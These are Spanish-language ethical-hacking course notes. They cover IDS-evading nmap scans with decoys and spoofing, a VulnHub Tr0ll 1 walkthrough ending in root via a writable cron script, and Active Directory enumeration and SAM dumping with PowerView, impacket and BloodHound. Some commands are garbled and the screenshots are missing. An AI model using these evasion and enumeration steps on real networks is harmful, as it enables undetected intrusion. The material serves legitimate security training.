HACKING ÉTICO AVANZADO

Eliezer Cabrales Calvente

1. Recopilación Avanzada de Información

Escaneo Avanzado de Host (NMAP vs IDS):

Nos vamos a encontrar en un laboratorio con **Snort** instalado, un IDS capaz de detectar actividad maliciosa.

Nmap:

Nodos:

sudo nmap -PS -sn -n 192.168.20.0/24

Con este comando indicamos con -sn que todo el tráfico sea ARP, por lo que el IDS no puede interceptarlo ya que loe hemos dicho que NO busque los puertos.

Puertos:

sudo nmap -sS -n --top-ports 5 (ip del host)

Con **--top-ports 5** buscará entre los 5 puertos más usados. Es importante ir de 5 en 5, para que los IDS no lo detecten, si ponemos 10, por ejemplo, lo detectará.

También podemos ponerlos manualmente

sudo nmap -sS -n -p10,11,15,32 (ip del host)

Dividir el paquete:

No es especialmente útil, pues a día de hoy es detectado por la mayoría de IDS.

sudo nmap -sS -f -p80 (ip host)

Con -f fragmentamos el paquete, ideal para saltarnos Firewalls, pero no funciona con IDS. PERO, si es interesante que si lo fragmentamos aún más con (otra f):

sudo nmap -sS -ff -p80 (ip host)

Sí evadimos en este caso a Snort y los Firewall, aunque sigue siendo demasiado antiguo.

Nmap con Señuelo:

Modificamos la ip de origen con un simple spoof, lo que engañará a los IDS, las direcciones indicadas en el comando, para que sea REALISTA, deben ser ips que realmente se encuentren activas en ese momento, así que previamente hay que descubrirlas con la técnica anterior:

sudo nmap -sS -n -D 192.168.20.1,ME 192.168.128

Como vemos, con -D decidimos qué Ip va a ser nuestra cabeza de turco. El IDS ha detectado a la IP falsa como la culpable.

IMPORTANTE NO USAR LA IP DEL HOST QUE QUERAMOS IDENTIFICAR. Si lo hiciéramos, sería avisar a todos que realmente estamos haciendo el spoof de ip.

Spoofing de Identidad:

sudo nmap -Pn -S (ip falsa a disfrazar) -n -e (interfaz donde recibimos paquetes) (ip a atacar)

sudo nmap -Pn -S 192.168.20.1 -n -e eth0 --source-port 80 192.168.20.128

De esta forma engañamos a la red, haciéndonos pasar por una IP que no es la nuestra. Además con **--source-port** podemos engañar a la red diciéndole que todo va por una petición del puerto 80

Escaneo por Timing:

Podemos intentar que el escaneo sea más lento. -T1 se caracteriza por ser un escaneo muy lento, pero a día de hoy es detectable. Además T0 es prácticamente inviable. Podríamos hacer uso del siguiente script para cambiar los tiempos:

for i in {0..15..2}; do; sudo nmap -n - -top-ports $(($i+1))-(($i+2)) 192.168.119.132; sleep 50; done;

Este script hace un bucle de 0 a 15 de dos en dos, y con una espera de 50 segundos, va escaneando. Por lo que es difícil que los IDS se percaten del escaneo.

Escaneo mediante IPv6:

Primero, haciendo uso de ping6, hacemos una petición ping6 ocn la dirección multicast ff02::1 (dirección multicast que manda paquetes a TODOS los nodos de la red).

```
(base) ┌──(root㉿kali)-[/home/kali]
└─# ping6 ff02::1
PING ff02::1(ff02::1) 56 data bytes
64 bytes from fe80::5d26:a131:22c9:9b9e%eth0: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from fe80::20c:29ff:fe9a:5361%eth0: icmp_seq=1 ttl=64 time=0.778 ms
64 bytes from fe80::5d26:a131:22c9:9b9e%eth0: icmp_seq=2 ttl=64 time=0.069 ms
64 bytes from fe80::20c:29ff:fe9a:5361%eth0: icmp_seq=2 ttl=64 time=0.531 ms
64 bytes from fe80::5d26:a131:22c9:9b9e%eth0: icmp_seq=3 ttl=64 time=0.023 ms
64 bytes from fe80::20c:29ff:fe9a:5361%eth0: icmp_seq=3 ttl=64 time=0.318 ms
64 bytes from fe80::5d26:a131:22c9:9b9e%eth0: icmp_seq=4 ttl=64 time=0.040 ms
64 bytes from fe80::20c:29ff:fe9a:5361%eth0: icmp_seq=4 ttl=64 time=0.495 ms
^C
── ff02::1 ping statistics ──
4 packets transmitted, 4 received, +4 duplicates, 0% packet loss, time 3074ms
rtt min/avg/max/mdev = 0.022/0.284/0.778/0.272 ms

(base) ┌──(root㉿kali)-[/home/kali]
└─# ip neigh
192.168.20.254 dev eth0 lladdr 00:50:56:ec:f1:39 STALE
192.168.20.1 dev eth0 lladdr 00:50:56:c0:00:02 STALE
192.168.20.128 dev eth0 lladdr 00:0c:29:9a:53:61 STALE
fe80::20c:29ff:fe9a:5361 dev eth0 lladdr 00:0c:29:9a:53:61 REACHABLE
fe80::d3cc:2f4b:3e0f:ce1d dev eth0 lladdr 00:50:56:c0:00:02 STALE

(base) ┌──(root㉿kali)-[/home/kali]
```

Posteriormente con ip neigh podemos ver la lista de “vecinos” y descubrir la ipv6 que buscamos. Luego, ya podemos hacer un escáner en **Nmap** con:

sudo nmap -sS -n -6 (ipv6) -e eth0

Con -6 indicamos que use el protocolo IPv6 y con -e es nuestra interfaz para recibir paquetes. No puede ayudar a evadir algunos Firewall, pero no con todos los IDS, además, no encontrará todo los servicios, ya que no todos son compatibles con IPv6. **Esta técnica es combinable con todas las anteriores.**

Escaneo de Servicios:

Ahora, llegados a este punto, no es importante hacer el escaneo sobre TODOS los puertos, ya podemos hacerlo sobre los puertos que hemos descubierto previamente. Así que:

sudo nmap -sV -n -p21,22,80 (ip a atacar)

Al ser tan dirigido, debería evitar los IDS. Por otra parte, para ver el Sistema Operativo es más complejo, por lo que hay que indicar también los puertos:

sudo nmap -O -n -p21,80 --scan-delay 5 192.168.20.128

Mientras menos puertos usamos y más delay le pongamos, más facilmente evadirá al IDS.

Alternativas a nmap:

Naabo: Alternativa a Nmap escrita en Go. Se usa de manera muy similar a Nmap.

Escaneo manual con Netcat:

netcat -nv 192.168.20.130 80

De manera manual podríamos ir probando distintas IPs poco a poco. Para descubrir puertos:

netcat -nvw2 (ip a atacar) 1-100

En este caso, irá buscando los 100 primeros puertos, claro, todo esto es capaz de ser detectado por el IDS. Ahora bien, para servicios:

netcat -nv (ip a atacar) (puerto a descubrir su servicio)

Escaneo Ultrarrápido con MASSCAN:

Herramienta capaz de escanear de manerá los puertos. Es capaz de detectaar todos los puertos de Internet en 5 minutos. EN LAS PRUEBAS DE VM NO FUNCIONA EN HOST-ONLY, SOLO EN NAT.

Esta herramienta se usa en redes muy grandes, no en una máquina en concreto:

sudo masscan 192.168.20.0/24 -p80 --interface eth0

En este caso estamos seleccionando únicamente que busque el puerto 80. Inicialmente manda 100 paquetes por segundos pero con **--rate** podemos seleccionar muchos más.

sudo masscan 192.168.0.0/24 --top-ports 100 --interface eth0 --rate 1000

El comando de arriba es una forma de conseguir analizar una red de manera ultrarrápida. En cuestión de segundos es capaz de escanear toda la red.

Resolución de la Máquina Tr0LL 1 de VULNHUB:

Lo primero es hacer un escaneo de los puertos y los servicios que corren en la máquina:

```
└─# sudo nmap -sV -O 192.168.20.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 18:26 CEST
Nmap scan report for 192.168.20.128
Host is up (0.014s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:0C:29:9A:53:61 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.08 seconds
```


Lo primero que podemos hacer es ir a Google y buscar si alguna de esas versiones de los distintos servicios tienen alguna vulnerabilidad, exploit, etc...

Pero al hacer una búsqueda rápida no encontramos nada especialmente útil. Normalmente si encontramos buscamos el nombre de la versión con la palabra “exploit” rápidamente suelen aparecernos repositorios de GitHub o herramientas. No es el caso.


Vemos que hay una aplicación web corriendo por el puerto 80. Podemos ir allí y mirar su código fuente. Pero no hay nada, solo la imágen de la derecha.

Al ver que tiene un servicio FTP corriendo, sabemos que quizás tenga un usuario anónimo activado. Así que probamos conectarnos con “anonymous” sin contraseña.


Tras entrar vemos un archivo lol.pcap para analizarlo con Wireshark y encontrar el siguiente mensaje:



Con esto, podemos intentar acceder a sp3rs3cr3tdirlol desde la aplicación web:




Nos descargamos el binario de roflmao y al analizarlo:




Nos damos cuenta que tiene una cadena de texto que dice eso. Así que podríamos intentar llevarlo a la aplicación web.


Al llegar allí nos encontramos con dos directorios. Uno contiene una lista de lo que parece ser nombres de usuario y otro es un fichero llamado Pass.txt que contiene la palabra Good_job_:)

Este útimo fichero se llama “En este fichero está la contraseña”. Por lo que la contraseña podría ser también “Pass.txt”. Sea como sea, metemos los usuarios en un documento de texto y probamos con hydra:




Con Good_job_:) no funciona pero con Pass.txt sí:






Podemos entrar y vemos que no podemos acceder a la Bandera de /root. Pero vemos que nos echa al poco, ejecutando una tarea cron:




Tratamos de modificar la tarea cron:



Para encontrar el script usamos

find . -name “cleaner.py”



Y vemos que ejecuta el siguiente script en python:

```
$ cd lib
$ ls
apparmor  firmware        ifupdown                        ld-linux.so.2     libip6tc.so.0      libiptc.so.0.0.0      log         modules         recovery-mode  terminfo  xtables
cpp       hdparm          init                            libip4tc.so.0     libip6tc.so.0.1.0  libxtables.so.10      lsb         modules-load.d  resolvconf     udev
crda      i386-linux-gnu  klibc-SDKhWJaiUdo4OxxZ-mvprY1CZus.so  libip4tc.so.0.1.0  libiptc.so.0       libxtables.so.10.0.0  modprobe.d  plymouth        systemd        ufw
$ cd log
$ ls
cleaner.py
$ cat cleaner.py
#!/usr/bin/env python
import os
import sys
try:
        os.system('rm -r /tmp/* ')
except:
        sys.exit()
$
```

Coomo vemos, el archivo pertenece a root, pero TODOS pueden escribir en él, así que modificamos para que podamos entrar en /root y coger nuestra bandera, simplemente podemos hacernos superusuario:

```
$ ls -l /lib/log/cleaner.py
-rwxrwxrwx 1 root root 113 Apr  3 10:17 /lib/log/cleaner.py
$
```

```
$ cd /root
$ ls
proof.txt
$ cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
$
```

Hacking Ético en Active Directory:

Lo que nos interesa recopilar en un entorno de AD es:

Usuarios y cuentas locales, Grupos Locales, Equipos en el dominio, GPOs, ACLs, Relaciones de confianza entre Bosques y Dominios.

La Base de datos SAM (Security Account Manager): Almacena información sobre usuarios, grupos, contraseñas... del sistema.

La base de datos SAM se comprueba por el LSA (Local Security Authority) que se encarga de autenticar el acceso de los usuarios al sistema local.

Esto se puede recopilar de forma local y remota. A partir de Windows 10 1607 y Windows Server 2016 esta información solo la puede obtener un administrador del sistema. En versiones anteriores, cualquier usuario podía enumerarla.

Nos interesaremos principalmente en LDAP, que es un protocolo de aplicación que permite interactual con servicios de directorio como (AD). Cualquier usuario de dominio puede consultar NTDS.dt utilizando LDAP, independientemente de sus privilegios (por supuesto, no todos tienen los mismos permisos).

Esto no se puede configurar de ninguna forma, ya que los usuarios deben hacer querys, como autenticación o logon. Esto es una gran ventaja para los atacantes.

Recopilación Local de SAM:

PowerView: Script configurado para Powershell que podemos descargar desde **github.com/PowerShellMafia/PowerSploit**


En la última actulización es necesario quitar los comentarios del script con:

sed '/<#/,/#>/d' PowerView.ps1 > new_powerview.ps1

Luego, ya estará listo para que lo ejecute la máquina Windows 10

Una vez hemos ejecutado PowerView, podemos usar los siguientes comandos para recopilar información:

- **Get-NetLocalGroup:** Muestra todos los grupos locales
- **Get-NetLocalGroupMember -GroupName “Administradores” | select MemberName, IsGroup, IsDomain :** Muestra qué usuarios pertenecen al grupo Administradores.




En realidad esto se puede hacer sin necesidad de PowerView, pero solo de la máquina local.

Recopilación Remota de SAM: Solo es interesante si tenemos el loggin de un Administrador.

Algunos comando para powershell son:

- **Get-NetLoggedOn:** Ver los usuarios loggeados en la red
- **Get-NetSession:** Ver qué conexiones en red se han hecho a mi máquina local, o al menos, que se hayan intentado, de ahí podemos intentar averiguar qué usuarios son administrador, para centrar nuestros esfuerzos en comprometer esa máquina.

Impacket y Rcclient: Es posible que consigamos alguna credencial de alguna máquina cunado estemos haciendo una Auditoría Externa pero que no nos consigamos loggear con ella. Para enumear la SAM de manera remota usando Kali Linux. El primer paso es configurar el DNS como el dominio de la infraestructura:



¿Como sabemos la IP del controlador del Dominio?:

sudo nmap -sS -n 192.168.20.0/24

El DC tendrá muchos puertos abiertos, como ldap, kerbero-sec...

Podemos hacer uso de **Rpcclient**, es una utilidad para linux que tiene implementado los protocolos RPC de Windows para poder comunicarse:

rpcclient -U "corp\empleado1%Passw0rd1" WS01.corp.local

rpcclient -U "dominio\usuario%constraseña" (equipo en el que queremos loggearnos)

```
❯ rpcclient -U "corp\empleado1%Passw0rd1" WS01.corp.local
rpcclient $>
```

Impacket por su parte, también puede realizar un dump del SAM con:

impacket-samrdump corp/empleado1:Passw0rd2@WS01.corp.local

Claro esto solo funciona si el usuario tiene permiso de administrador. Con impacket netview se queda escuchando las conexiones a ese equipo

impacket-netview corp/empleado1:Passw0rd2@WS01.corp.local

Recopilación Remota de SAM:

Para la realización de estas consultas, es necesario tener en nuestra máquina Windows 10 la dll, **Microsoft.ActiveDirectory.Management.dll**

La podemos conseguir instalando un Windows Server en una máquina virtual y copiándola desde C:\Windows\Microsoft.NET\assembly\GAC_64\ActiveDirectory.Management\ Dentro hay una carpeta que contiene el DLL

Y desde la máquina Windows 10 usamos:

Import-Module .\Microsoft.ActiveDirectory.Management.dll

Ya podemos usar comandos como: **Get-Addomain**

Es importante saber que el tráfico de red generado son paquetes en TCP, no en RPC. Y si usamos el Get-Netdomain, generaremos tráfico en protocolo LDAP.

Algunos comandos | Análogo de PowerView:

- **Get-ADDomain|Get-NetDomain:** Nos recopila información de todo el dominio.
- **Get-DomainPolicy:** Nos recopila la información de las directivas del dominio.
- **Get-ADDomainController| Get-NetDomainController:** Nos recopila información del DC, incluida su IP, en caso de PowerView, incluso el Sistema Operativo, ideal para buscar exploits.
- **Get-ADUser -Filter *|Get-NetUser:** Nos devuelve TODOS los usuarios de el dominio.
- **Get-ADComputer -Filter *| Get-NetComputer:** Información de todos los equipos del dominio. Para saber si están encendidos o no, en PowerView podemos poner **Get-NetComputer -Ping**.

  A partir de ahora, estos comando son de PowerView, por supuesto, tienen su análogo en AD:
- **Get-DomainGroup:** Obtenemos TODOS los grupos del dominio.
- **Get-NetGroupMember -Identity "Administradores":** Usuarios que pertenecen al grupo de Administradores.
- **Find-DomainShare:** Puede tardar unos minutos. Nos devuelve TODOS los recursos compartidos del dominio. CUIDADO, HACE MUHO RUIDO
- **Get-NetOU**: Enumera las Unidades Organizativas.
- **Get-NetGPO**: Enumera TODAS las GPOs. Con **Get-NetGPO -ComputerIdentity WS02**, por ejemplo, podríamos saber que GPOs está aplicandose a WS02.
- Get-ObjectAcl: Enumera TODAS las ACLs. Con **Get-ObjectAcl -SamAccountName empleado1**, por ejemplo, podríamos saber que ACLs tiene empleado1

- **Get-NetForestDomain:** Podemos ver los bosques que hay y si hay más dominios.
- **Find-LocalAdminAccess -Verbose:** Busca todas las máquinas del dominio que tengan un administrador local.
- **Invoke-EnumerateLocalAdmin -Verbose**: Enumera usuarios administradores de distintos equipos.
- **Invoke-UserHunter:** Busca usuarios que hayan comenzado sesiones.

Recuerda que podemos filtrar después del comando con:

| select (campo específico a obtener)

| select name, lastlogon, lastlofoff

El problema con PowerView, aunque poco, puede generar avisos a un IDS. AUnque realmente es muy poco, para ser puristas, es más silencioso usando la DLL.

Enumerar NTDS en Kali con Ldapsearch:

Lo primero que hay que mirar es si tiene el acceso anónimo está configurado (No suele ocurrir):

ldapsearch -x -H ldap://192.168.20.5 -D '' -w '' -b "DC=corp,DC=local"

Con -D indicamos el nombre de usaurio vacío y con -w indicamos la contraseña. Así que probamos con un usuario:

ldapsearch -x -H ldap://192.168.20.5 -D 'CORP\empleado1' -w 'Passw0rd1' -b "DC=corp,DC=local"

También podemos filtrar objetos según lo que nos interese, agregandole, por ejemplo, usuarios:

ldapsearch -x -H ldap://192.168.20.5 -D 'CORP\empleado1' -w 'Passw0rd1' -b "CN=Users,DC=corp,DC=local"

Por ejemplo ordenadores:

ldapsearch -x -H ldap://192.168.20.5 -D 'CORP\empleado1' -w 'Passw0rd1' -b "CN=Computers,DC=corp,DC=local"

O los usuarios Administradores:

ldapsearch -x -H ldap://192.168.20.5 -D 'CORP\empleado1' -w 'Passw0rd1' -b "CN=Administradores,CN=Builtin,DC=corp,DC=local"

Otras herramientas similares:

pywerview get-netuser -u empleado1 --dc-ip 192.168.20.5 -p Passw0rd1

jxplorer: Herramienta gráfica para conectarse a la LDAP.

BloudHound: Herramienta de recopilación de datos para Active Directory y CASI de análisis de vulnerabilidades. La herramienta estrella contra AD DS.


sudo apt install bloodhound

Como está basado en una base de datos relacional, necesitamos hacer un setup inicial con:

sudo neo4j console

Posteriormente abrimos el link que nos suministra la base de datos relacional creada y cambiaremos el usuario y la contraseña. Introducimos la contraseña y el usuario ("neo4j" en ambos casos) y procedemos a cambiarla.

Ahora en otra terminal, simplemente podemos poner: **bloodhound**



En nuestro caso, usuario: neo4j y contraseña: Passw0rd

A continuación, nos vamos al repositorio de GitHub de Bloodhound: github.com/BloodHoundAD/BloodHound

En la carpeta Collectors, encontramos un script en powershell (.ps1) que podemos copiar y meter en nuestra máquina Windows 10 WS01.

A continuación cargamos el script desde powershell con:

. .\sh.ps1

